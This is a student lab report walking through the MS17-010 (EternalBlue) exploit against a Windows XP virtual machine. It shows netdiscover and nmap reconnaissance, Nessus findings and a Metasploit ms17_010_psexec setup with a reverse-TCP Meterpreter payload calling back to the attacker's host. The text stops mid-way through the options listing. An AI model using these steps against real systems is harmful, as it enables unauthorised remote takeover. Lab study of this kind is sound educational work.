Exploitation of Vulnerability in Windows XP

Malindu Hansamal
Malinduansamal99@gmail.com

Content

1. Finding a Vulnerability

For this project, I targeted **MS17-010 (EternalBlue)**, a critical SMB vulnerability affecting Windows XP SP3.

- I chose this vulnerability because it is **widely known, extremely effective, and historically important**, being used in global ransomware outbreaks such as **WannaCry**.
- It allows **remote code execution** via SMBv1, making it a perfect target for demonstration in penetration testing labs.

2. Introduction about the Vulnerability

- **MS17-010 (EternalBlue)** is a critical SMBv1 vulnerability in Windows.
- It allows attackers to remotely execute arbitrary code over SMB by sending specially crafted packets.
- Microsoft released a patch in March 2017, but many legacy systems (like XP) remained unpatched and vulnerable.

3. Detailed Explanation of the Vulnerability

- The bug occurs in **Server Message Block v1 (SMBv1)** when processing certain crafted requests.
- By sending malicious SMB packets, attackers can trigger a buffer overflow and gain code execution.
- The exploit (`ms17_010_psexec`) in Metasploit leverages **EternalBlue** to gain access, then uses **PsExec-like functionality** to run code on the target.

4. Theory Behind the Vulnerability

- EternalBlue was developed by the **NSA** and later leaked by the hacker group **Shadow Brokers** in 2017.
- The vulnerability stems from improper handling of SMB packets in `srv.sys`.
- Once exploited, the attacker can execute SYSTEM-level code on the target machine.

5. Who Found the Vulnerability

- Originally discovered by the **NSA**.
- Publicly leaked in April 2017 by **Shadow Brokers**.
- Later weaponized by attackers in ransomware campaign

---

6. Effectiveness of the Vulnerability

- Works on **unpatched Windows XP SP2/SP3, Windows 2000, and Windows Server 2003**.
- Provides full **remote code execution** without authentication.
- Extremely effective in **unsecured or legacy networks**.

---

7. Attack Principle

- Attacker identifies the target system.
- Attacker sends malicious SMB packets exploiting EternalBlue.
- Exploit allows SYSTEM-level access.
- Payload establishes a remote Meterpreter shell.


8. Attack Mechanism

- Reconnaissance
  - Identify target IP using `netdiscover`.
  - Scan open ports (focus on 445/TCP for SMB) with `nmap`.
  - Use Nessus to confirm MS17-010 vulnerability.
- Exploitation
  - Load `exploit/windows/smb/ms17_010_psexec` in Metasploit.
  - Configure RHOST (target XP), LHOST (attacker machine), and payload.
  - Run the exploit.
- Post-Exploitation
  - Gain meterpreter session.
  - Execute commands with SYSTEM privileges.
  - Collect information or pivot to other systems

9. Demonstration of the Vulnerability (Exploitation)

Step 1: Finding Target IP


```
netdiscover
```



```
 Currently scanning: 172.17.188.0/16   |   Screen View: Unique Hosts

 99 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 5940
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.8.1     0a:5b:8f:27:9a:64      1      60  Unknown vendor
 192.168.8.100   0c:5b:8f:27:9a:64      1      60  Unknown vendor
 192.168.8.103   08:00:27:b5:64:8f      3     180  PCS Systemtechnik GmbH
 192.168.8.1     f4:cb:52:77:cb:95     94    5640  HUAWEI TECHNOLOGIES CO.,LTD
```

Step 2: Scanning with Nmap


```
nmap -O <ip address>
```



```
┌──(malindu㉿vbox)-[~]
└─$ nmap -o 192.168.8.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-20 14:00 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds

┌──(malindu㉿vbox)-[~]
└─$ nmap -O 192.168.8.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-20 14:00 EDT
Nmap scan report for 192.168.8.103
Host is up (0.00036s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 08:00:27:B5:64:8F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds

┌──(malindu㉿vbox)-[~]
└─$ nmap
```

Step 3: Vulnerability Scanning with Nessus

- Nessus identifies



35362 - MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Synopsis

It is possible to crash the remote host due to a flaw in SMB.

Description

The remote host is affected by a memory corruption vulnerability in SMB that may allow an attacker to execute arbitrary code or perform a denial of service against the remote host.

See Also

http://www.microsoft.com/technet/security/bulletin/ms09-001.mspx


Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Risk Factor

Critical

VPR Score



97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.


Step 4: Exploitation with Metasploit

msfconsole


```
use exploit/windows/smb/ms17_010_psexec
set RHOST <target-ip>
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <your-ip>
exploit
```




```
┌──(malindu㉿vbox)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

       =[ metasploit v6.4.54-dev                          ]
+ -- --=[ 2500 exploits - 1289 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]
```




```
+ -- --=[ 9 evasion                                          ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17

Matching Modules
================


   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel P
ool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalCh
ampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
```



```
msf6 > use 10
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                        Required  Description
   ----                  ---------------                        --------  -----------
   DBGTRACE              false                                  yes       Show extra debug trace info
   LEAKATTEMPTS          99                                     yes       How many times to try to leak transaction
   NAMEDPIPE                                                    no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/  yes       List of named pipes to check
                         wordlists/named_pipes.txt
   RHOSTS                                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                                          asploit/basics/using-metasploit.html
   RPORT                 445                                    yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                          no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                         no        The service display name
   SERVICE_NAME                                                 no        The service name
   SHARE                 ADMIN$                                 yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or
                                                                           a normal read/write folder share
   SMBDomain             .                                      no        The Windows domain to use for authentication
   SMBPass                                                      no        The password for the specified username
   SMBUser                                                      no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
```




```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.8.103
RHOST ⇒ 192.168.8.103
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                          Required  Description
   ----                  ---------------                          --------  -----------
   DBGTRACE              false                                    yes       Show extra debug trace info
   LEAKATTEMPTS          99                                       yes       How many times to try to leak transaction
   NAMEDPIPE                                                      no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/    yes       List of named pipes to check
                         wordlists/named_pipes.txt
